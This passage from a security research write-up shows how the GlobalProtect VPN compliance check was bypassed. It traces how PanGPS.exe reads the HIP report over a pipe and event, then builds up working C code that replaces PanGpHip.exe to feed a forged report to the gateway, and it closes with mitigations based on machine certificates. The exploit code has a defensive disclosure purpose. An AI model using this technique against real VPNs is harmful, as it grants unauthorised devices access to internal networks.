010   6f636e652022302e 5455223d676e6964  .0" encoding="UT
020   3c0a3e3f22382d46 6f7065722d706968  F-8"?>.<hip-repo
030   65673c090a3e7472 742d65746172656e  rt>..<generate-t
040   312f31313e656d69 3120323230322f31  ime>11/11/2022 1
050   3c37343a34313a31 746172656e65672f  1:14:47</generat
060   0a3e656d69742d65 65722d7069683c09  e-time>..<hip-re
070   7265762d74726f70 2f3c343e6e6f6973  port-version>4</
080   6f7065722d706968 69737265762d7472  hip-report-versi
090   61633c090a3e6e6f 736569726f676574  on>..<categories
```

Figure 16: Api Monitor showing report read

This `API` call shows that the `XML` report is, at a moment, forwarded from `PanGpHip.exe` to `PanGPS.exe`.

Looking at the parameters used in the `ReadFile`, the `PanGPS.exe` binary read the data from the `0x5A0` handle.

Looking at the *`CreatePipe`* calls, this handle represents the *`PIPE`* used as the *`stdout`* for the *`PanGpHip.exe`* process:



```
C:\Windows\system32\cmd.exe - PID: 10252 - (Detached)
C:\Windows\system32\cmd.exe - PID: 22624 - (Detached)
C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPS.exe - PID: 19800 - (Terminated)
C:\Program Files\Palo Alto Networks\GlobalProtect\PanGpHip.exe - PID: 21960 - (Terminated)
C:\Program Files\Palo Alto Networks\GlobalProtect\PanGpHipMp.exe - PID: 22608 - (Terminated)
```

#	Time of D...	Thr...	Module	API	Return Value
37	11:14:24.4...	26	PanGPS.exe	CreatePipe (0x00000064349ff390, 0...	TRUE
38	11:14:24.4...	26	PanGPS.exe	CreatePipe (0x00000064349ff3d0, 0...	TRUE

Parameters: CreatePipe (Kernel32.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	PHANDLE	hReadPipe	0x00000064349ff390 = ...	0x00000064349ff390 = ...
2	PHANDLE	hWritePipe	0x00000064349ff3b0 = ...	0x00000064349ff3b0 = ...
3	LPSECURI...	lpPipeAttributes	0x00000064349ff3d8 = ...	0x00000064349ff3d8 = ...
4	DWORD	nSize	0	0
	BOOL	Return		TRUE

Hex Buffer: 8 bytes (Post-Call)

```
0000   00000000000005a0          ........
```

Figure 17: Pipe creation on API Monitor

Likewise, if the *`WriteFile API`* call performed by the *`PanGpHip.exe`* process is analyzed, the handle that is used will be the one related to the *`stdout PIPE`* created by the *`PanGPS.exe`* process.

The following figure summarizes the interactions between the different components:




Figure 18: Synthesis

With:

/ *`PanGPS`*: the high integrity process that communicates with the VPN gateway

/ *`PanGpHip`*: the process spawned by *`PanGPS`* that generate the compliance report

/ *`PanGpHipMip`*: the process spawned by *`PanGPS`* that check for known vulnerabilities on the different host programs

4.3.4 Tamper the profile

The previous figure highlighted that hijacking the *PanGpHip* to write a tampered compliance report on its *stdout* should be sufficient.




Figure 19: Action plan


A simple *C* code was written:

```c
#include <stdio.h>

int main(void){
    char report[] = "...." // Set the HIP report here
    printf("%s", report);
    return 0;
}
```

Then the *PanGpHip.exe* file was replaced by this program and a *VPN* connection was attempted.

However, looking at *API Monitor*, the *PanGPS.exe* process never retrieved the *HIP Report*. Actually, the thread used to launch and parse the *PanGpHip.exe* process was in an idle state (this can be seen in *APIMonitor* cause the calls performed by each thread were highlighted in a unique color).

Looking in the code of *PanGPS.exe*, the following wait condition can be seen:



```c
DVar5 = WaitForMultipleObjects(3,&local_288,0,0xffffffff);
if (DVar5 != 0) break;
if (4 < DAT_1406d8a28) {
  return;
}
hPanGpHip = ReadFile(hReadPipe2,&hipHeader,10,numberOfByteRead,(LPOVERLAPPED)
```

Figure 20: WaitMultiple object in PanGPS

The *WaitForMultipleObject* condition stalls the *PanGPS.exe* program as long as the child process does not raise a given event.

It was possible to dynamically retrieve the event definition using *APIMonitor* again, analyze the parameters used with *WaitForMultipleObject* and linking the *ID* with the related *CreateEvent* parameters.

Looking at the code, the binary creates a specific event using the *CreateEvent Win32 API*. *APIMonitor* confirmed that this event is in the list of the waited event.

Another *C* code, taking this event into account, was written:

```c
#include <Windows.h>
#include <stdio.h>

int main(void){
    // Event expected by the `PanGPS.exe` process
    HANDLE hEvent = CreateEventW((LPSECURITY_ATTRIBUTES)0x0, 0, 0,
L"HipReportReadyInOtherProcess");
    if (!hEvent) {
        return -1;
    }

    char report[] = "...." // Set the HIP report here

    // Write in the pipe
    printf("%s", report);

    // Set the event to resume the main process
    SetEvent(hEvent);
}
```

Once again, the program was compiled, and used to replace the *PanGpHip.exe* file. However, even with this modification, the *PanGPS* binary did not receive the full report.

Using, *API Monitor*, it was noted that the *printf* did not use the *WriteFile Win32API* at all. At first we thought that under the hood, *printf* would call the *WriteFile API* as it just writes data into a *PIPE* but that was a wrong assumption.

The program is once again modified to use the `WriteFile API`:

```
int main(void){
    // Event expected by the `PanGPS.exe` process
    HANDLE hEvent = CreateEventW((LPSECURITY_ATTRIBUTES)0x0, 0, 0,
L"HipReportReadyInOtherProcess");
    if (!hEvent) {
        return -1;
    }

    // Retrieve the stdout PIPE handle
    HANDLE hStdout = GetStdHandle(STD_OUTPUT_HANDLE);

    char report[] = "...." // Set the HIP report here

    // Write in the pipe
    DWORD byteWritten
    WriteFile(hStdout, report, strlen(report), &byteWritten, NULL);

    // Set the event
    SetEvent(hEvent);
}
```

Even with this modification, it was not possible to retrieve the report in the `PanGPS.exe` binary.

Our last option was to reverse, again, the `PanGpHip.exe` binary to understand how it writes the data in the `PIPE`.

In fact, the process does not write directly the report in the `PIPE`, it first writes 10 bytes that represent the size of the report, and then, the full report. This behavior is quite expected as the `PanGps.exe` process read the full report in one call and, thus, must know the full size of the report to be able to use the `ReadFile Win32Api`.

Thus, the exploit binary must:

1. Compute the report final size
2. Format the size on a 10-byte string
3. Write this size on the communication `PIPE` handled by `stdout`
4. Notify the `PanGPS.exe` process using the `HipReportReadyInOtherProcess` event
5. Write the report on the communication PIPE handled by stdout
6. Notify the `PanGPS.exe` process using the `HipReportReadyInOtherProcess` event

Finally, the script was modified as follows:

```c
#include <stdio.h>
#include <Windows.h>

int main(void) {
    // 1 - Create the event
    HANDLE hEvent = CreateEventW((LPSECURITY_ATTRIBUTES)0x0, 0, 0,
L"HipReportReadyInOtherProcess");
    if (!hEvent) {return -1;}
    char* report = "...";
    char reportSize[11];
    // 2 - Set the report size
    snprintf(reportSize, 11, "%zu", strlen(report) + 2);
    size_t byteWritten = 0;
    // 3 - Get the stdout PIPE
    HANDLE hStdout = GetStdHandle(STD_OUTPUT_HANDLE);
    // 4 - Write the report size
    WriteFile(hStdout, reportSize, 10, &byteWritten, NULL);
    // 5 - Notify the main process
    SetEvent(hEvent);
    // 6 - Write the full report
    WriteFile(hStdout, report, strlen(report), &byteWritten, NULL);
    // 7 - Notify the main process
    SetEvent(hEvent);
    return 0;
}
```

Once the *VPN* is launched, the modified script is executed, and the tampered profile is sent to the *VPN* gateway instead of the profile that would be generated by the initial *PanGpHip.exe* binary.

As the profile sent matched a compliant profile expected by the *VPN* gateway, the rogue computer was granted access to the internal network without restrictions.

5 Conclusion

VPN clients and appliances are interesting as they allow remote workers to access the internal network and emulate an in-office experience. However, they also expand the attack surface as an attacker could use them to remotely access the internal network.

In order to mitigate these risks, *VPN* companies set up some verification rules to avoid unknown device to access the internal network. These rules often take place as compliance checks that cannot be easily tampered with.

However, because the compliance report is generated directly by the host, an attacker can simply hijack the part of the program that send the report to the *VPN Gateway* and injects its own tampered report. Thus, this compliance checks must not be taken as a proof that the connecting computer belongs to the organization.

An "*easy*" way to prevent these kinds of attacks is to authenticate the user *AND* the computer accessing to the *VPN*. This can be done through the use of a machine certificate verification with an asymmetric authentication process.

A *802.1X-like* authentication protocol using certificates could be a viable solution for VPN access as this authentication mechanism authenticates the computer, giving a proof that the connecting computer really belongs to the organization.

In this case, even if the attacker can tamper with the compliance checks performed, he will not be able to pass the computer authentication validation and won't be able to access to the internal network.

Indeed, these solutions can still be bypassed with computer certificate extraction or vulnerability related to *802.1X* authentication, but these attacks need *Administrators* privileges on the computer and/or a physical access to the machine: if an attacker already has *Administrators* rights or physical access to one of your *Domain Workstation*, you have way more serious troubles. Additional protections can also be set in place to further harden the access to the certificate, such as storing them on a Virtual SmartCard hosted on the TPM chip.

In a nutshell, if the compliance checks have been set up to avoid users connecting personal devices with a degraded level of security to the *VPN*, it can do the job.
However, if they have been set up as a network access control mechanism to avoid attackers with valid credentials and host configuration to access to the internal network using their attack machine, they are not sufficient.